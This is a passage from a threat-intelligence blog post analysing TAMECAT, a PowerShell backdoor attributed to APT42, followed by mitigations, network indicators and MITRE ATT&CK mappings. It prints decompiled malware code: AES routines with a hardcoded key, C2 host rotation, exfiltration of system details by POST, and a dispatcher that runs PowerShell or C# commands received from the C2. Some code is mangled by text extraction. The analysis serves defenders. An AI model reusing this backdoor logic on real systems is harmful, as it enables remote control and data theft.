


Figure 14: Decoded content from Figure 13.

This decrypted data contains functions that manipulate data in the following ways.

| Function Name | Description                                                                   |
|---------------|-------------------------------------------------------------------------------|
| Borjoly       | Decodes base64-encoded data and then decrypts it using AES                    |
| Borpos        | Encrypts data using AES                                                       |
| x             | Converts a base64-encoded character and encodes it into a UTF8-encoded string |
| xs            | Generates a random 16-character string                                        |

The PowerShell script uses these functions to manipulate data while attempting to exfiltrate it. The script writes an alphanumeric string, which Google believes to be a victim identifier to `%LocalAppData%\config.txt`.

```
$configtxt = "GILNH9LX6TCZ9V8ZZSUF"
$fileconfigtxt = $env:LOCALAPPDATA + "\config.txt";
$configtxt | out - File $fileconfigtxt
```

Figure 15: Unique identifier being stored within config.txt.

The script then creates a new directory called Chrome in `%LocalAppData%`. From there, the script defines the `SessionUrl`, the hostname used for network communication. The value for this parameter is a `hxxps://accurate-sprout-porpoise[.]glitch[.]me`, which was defined as a global parameter in the function `Borjol`.

```
ni - Path "$env:LOCALAPPDATA\\" - Name "Chrome" - ItemType "directory" - Force | Out - Null
$numip = 0
$SessionUrl = $Domain;
while ($true) {
    if ($loopCount -eq 5) {
        $loopCount = 0
        $numip = $numip + 1
        if ($numip % 2 -eq 1 -and $global:ipad) {
            $SessionUrl = $global:ipad
        } else {
            $SessionUrl = $Domain;
        }
    }
}
```

Figure 16: Code used to define the SessionUrl using parameters from the Borjol function.

From there, the script collects details about the operating system, including:

- OS
- ComputerName
- Token (GILNH9LX6TCZ9V8ZZSUF) - the value specified in the \$configtxt parameter.

This data is then passed to the Borpos function for encryption before being exfiltrated via a POST request to the domain `hxxps://accurate-sprout-porpoise[.]glitch[.]me`. The key is the value `kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B`, while the initialization vector is created using the xs function. The script also adds the header `Content-DPR`, which stores the IV value.

```
function Borpos {
    param($t, $k, $Ve)
    $a = [Security.Cryptography.Aes]::Create()
    $a.BlockSize = 128
    $a.KeySize = 256
    $a.Key = [text.encoding]::UTF8.GetBytes($k)
    $a.IV = [text.encoding]::UTF8.GetBytes($Ve)
    $b = $a.CreateEncryptor($a.Key, $a.IV)
    $mem = New - Object - TypeName IO.MemoryStream
    $cem = New - Object - TypeName Security.Cryptography.CryptoStream - ArgumentList @($mem, $b, [Security.Cryptography.CryptoStreamMode]::Write)
    $sem = New - Object - TypeName IO.StreamWriter - ArgumentList @($cem)
    $sem.Write($t)
    $sem.Close()
    echo ([convert]::ToBase64String($mem.ToArray()))
    $cem.Close()
    $mem.Close()
    $a.Clear()
}
```

Figure 17: Code of the Borpos function.

```
function xs() {
    return -join ((65..90) + (97..122) | Get - Random - Count 16 | % {
```

```

[char]$_
}

)

}

```

The malware then waits for the C2's response. If the status code is not 400 and the response is not empty, then the script calls the Borjoly function to decode the response from the C2. The data is separated by ¶ and contains the following four values:

- language
- Command
- ThreadName
- StartStop

```

function Borjoly {
    param($t, $k, $Ve)
    $a = [Security.Cryptography.Aes]::Create()
    $a.BlockSize = 128
    $a.KeySize = 256
    $a.Key = [text.encoding]::UTF8.GetBytes($k)
    $a.IV = [text.encoding]::UTF8.GetBytes($Ve)
    $b = $a.CreateDecryptor($a.Key, $a.IV)
    $mem = New - Object - TypeName IO.MemoryStream - ArgumentList @($, ([convert]::FromBase64String($t)))
    $cem = New - Object - TypeName Security.Cryptography.CryptoStream - ArgumentList @($mem, $b, [Security.Cryptography.CryptoStreamMode]::Read)
    $sem = New - Object - TypeName IO.StreamReader - ArgumentList @($cem)
    echo $sem.ReadToEnd()
    $sem.Close()
    $cem.Close()
    $mem.Close()
    $a.Clear()
}

```

Figure 18: Code of the Borjoly function.

The command is in base64-encoded format. [Google](#) identified that the *\$Language* parameter will be used to execute either PowerShell or C# code, and the *\$StartStop* will be used to download additional content, execute, or terminate a command.

```

$loopCount = 0
[string]$Base64SessionResponse = $http_request.responseText
if ($http_request.status - ne 400 - and $Base64SessionResponse - ne "") {
    $SessionResponse = Borjoly - t $Base64SessionResponse - k $yeolsoe2 - Ve $ve;
    $CommandParts = $SessionResponse.Split("$");
    [string]$CommandPart = "";
    Foreach ($CommandPart in $CommandParts) {
        if ($CommandPart - ne "-" - and $CommandPart - ne "") {
            [string[]]$arr = $CommandPart.Split("-");
            [string]$language = $arr[0];
            [string]$Command = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($arr[1]));
            [string]$ThreadName = $arr[2];
            [string]$StartStop = $arr[3];
            if ($StartStop - ne "-" - and $StartStop - ne "") {
                if ($language - like "*owers*") {
                    if ($StartStop - like "*wnloaduti*") {
                        $(gcm * ke - e * ) $Command;
                    } elseif ($StartStop - eq "start") {
                        $Command = $Command.Replace('_____numone_____', $numone)
                        $Command = $Command.Replace('_____mac2_____', $mac)
                        $Command = $Command.Replace('_____yeolsoe_____', $yeolsoe)
                        $Command = $Command.Replace('_____V_____', $v)
                        $scriptBlock = [Scriptblock]::Create($Command)
                        Start - Job - ScriptBlock $scriptBlock - Name $ThreadName
                    } elseif ($StartStop - eq "stop") {
                        $(gcm * ke - e * ) $Command;
                    }
                } elseif ($language - like "*shar*") {
                    if ($StartStop - eq "start") {
                        $ScriptBlock = {
                            Param (
                                [string] [Parameter(Mandatory = $true)] $Command
                            )
                            Add - Type $Command
                            [AppProject.Program]::Main()
                        }
                        Start - Job $ScriptBlock - ArgumentList $Command - Name $ThreadName
                    } elseif ($StartStop - eq "stop") {
                        $(gcm * ke - e * ) $Command;
                    }
                }
            }
        }
    }
}
}

```

Figure 19: Code that is run based on the response from the C2 server.

## Conclusion

TAMECAT is a PowerShell-based malware used by APT42 during its espionage campaigns. It has gone through several iterations, with different variants sharing several similarities. These similarities include the use of Base64-Encoded strings within arrays, the use of array fragments to generate code, and PowerShell string replacement and wildcards. The developers behind TAMECAT have also been observed using platforms such as Discord and Telegram as C2 channels.

# TAMECAT

Observed similarities across variants

**Use of  
Base64-Encoded  
strings within arrays**

**Use of array  
fragments to  
generate code**

**PowerShell string  
replacement and  
wildcards**

## Recommendations

Methods to mitigate the risks posed by malware, such as TAMECAT, include:

- **Deploy EDR/AV solutions:** EDR or AV solutions can detect malicious process chains and anomalous activity that may indicate a malware infection.
- **Monitor for wscript launching other scripting interpreters:** VBS scripting launching PowerShell or cmd.exe is often suspicious.
- **Expand PowerShell logging:** Consider enabling script-block logging to ensure security analysts can see the contents of scripts that were executed.
- **Secure PowerShell in Corporate Environments:** Organizations can enforce script execution policies that allow only signed scripts to run. Moreover, PowerShell usage should be restricted to users who need to use it.
- **User Education:** Users can help mitigate the risk of phishing emails and targeted social engineering campaigns. Users should also be wary of unsolicited attachments or senders that pressure them to open attachments or download files.



The Australian Signals Directorate has released guidance on [Securing PowerShell in the enterprise](#).

## Indicators of Compromise

The table below lists TAMECAT network IOCs that have been identified and added to the Pulsedive platform. This data can be queried in Pulsedive using the Explore query [threat=TAMECAT](#) and is available for export in multiple formats (CSV, STIX 2.1, JSON).

TAMECAT IOCs

|                                                      |
|------------------------------------------------------|
| hxxps://js[.]tebi[.]io/icestorage/config/nconf[.]txt |
| hxxps://js[.]tebi[.]io/icestorage/df32s[.]txt        |
| hxxps://accurate-sprout-porpoise[.]glitch[.]me       |

## MITRE ATT&CK TTPs

| Technique           | Tactic                                                         |
|---------------------|----------------------------------------------------------------|
| Command and Control | Application Layer Protocol: Web Protocols (T1071.001)          |
|                     | Data Encoding: Standard Encoding (T1132.001)                   |
|                     | Ingress Tool Transfer (T1105)                                  |
|                     | Encrypted Channel: Symmetric Cryptography (T1573.001)          |
| Defense Evasion     | Deobfuscate/Decode Files or Information (T1140)                |
|                     | Obfuscated Files or Information: Encrypted/Encoded (T1027.013) |
| Discovery           | Software Discovery: Security Software Discovery (T1518.001)    |
|                     | System Information Discovery (T1082)                           |

|              |                                                                      |
|--------------|----------------------------------------------------------------------|
| Execution    | User Execution: Malicious File (T1204.002)                           |
|              | Windows Management Instrumentation (T1047)                           |
|              | Command and Scripting Interpreter: PowerShell (T1059.001)            |
|              | Command and Scripting Interpreter: Windows Command Shell (T1059.003) |
|              | Command and Scripting Interpreter: Visual Basic (1059.005)           |
| Exfiltration | Exfiltration Over C2 Channel (T1041)                                 |

## References

<https://govextra.gov.il/national-digital-agency/cyber/research/spearspecter/>

<https://cloud.google.com/blog/topics/threat-intelligence/untangling-iran-apt42-operations>

<https://apt.etda.or.th/cgi-bin/listgroups.cgi?t=TAMECAT&n=1>

<https://attack.mitre.org/software/S1193/>

<https://www.virustotal.com/gui/file/5404e39f2f175a0fc993513ee52be3679a64c69c79e32caa656fbb7645965422/details>

<https://tria.ge/240814-t493jsscke/static1>

<https://www.virustotal.com/gui/file/bd1f0fb085c486e97d82b6e8acb3977497c59c3ac79f973f96c395e7f0ca97f8/detection>

<https://github.com/volexity/threat-intel/blob/main/2023/2023-06-28%20POWERSTAR/indicators/rules.yar>

<https://www.cyber.gov.au/sites/default/files/2025-03/Securing%20PowerShell%20in%20the%20enterprise%20%28October%202021%29.pdf>

 [2025 In Review](#)

[A review of the 2025 across the threat landscape and at Pulsedive.](#)

 [Return of Shai-Hulud: The "Second Coming" of the NPM Supply Chain Compromise](#)

[This blog walks through the malicious code present in the second iteration of the Shai-Hulud compromise.](#)

 [Black Friday 2025](#)

[For Black Friday 2025, get 30% off Pulsedive Pro. Valid through December 1, 2025.](#)

[Pulsedive Blog](#) © 2026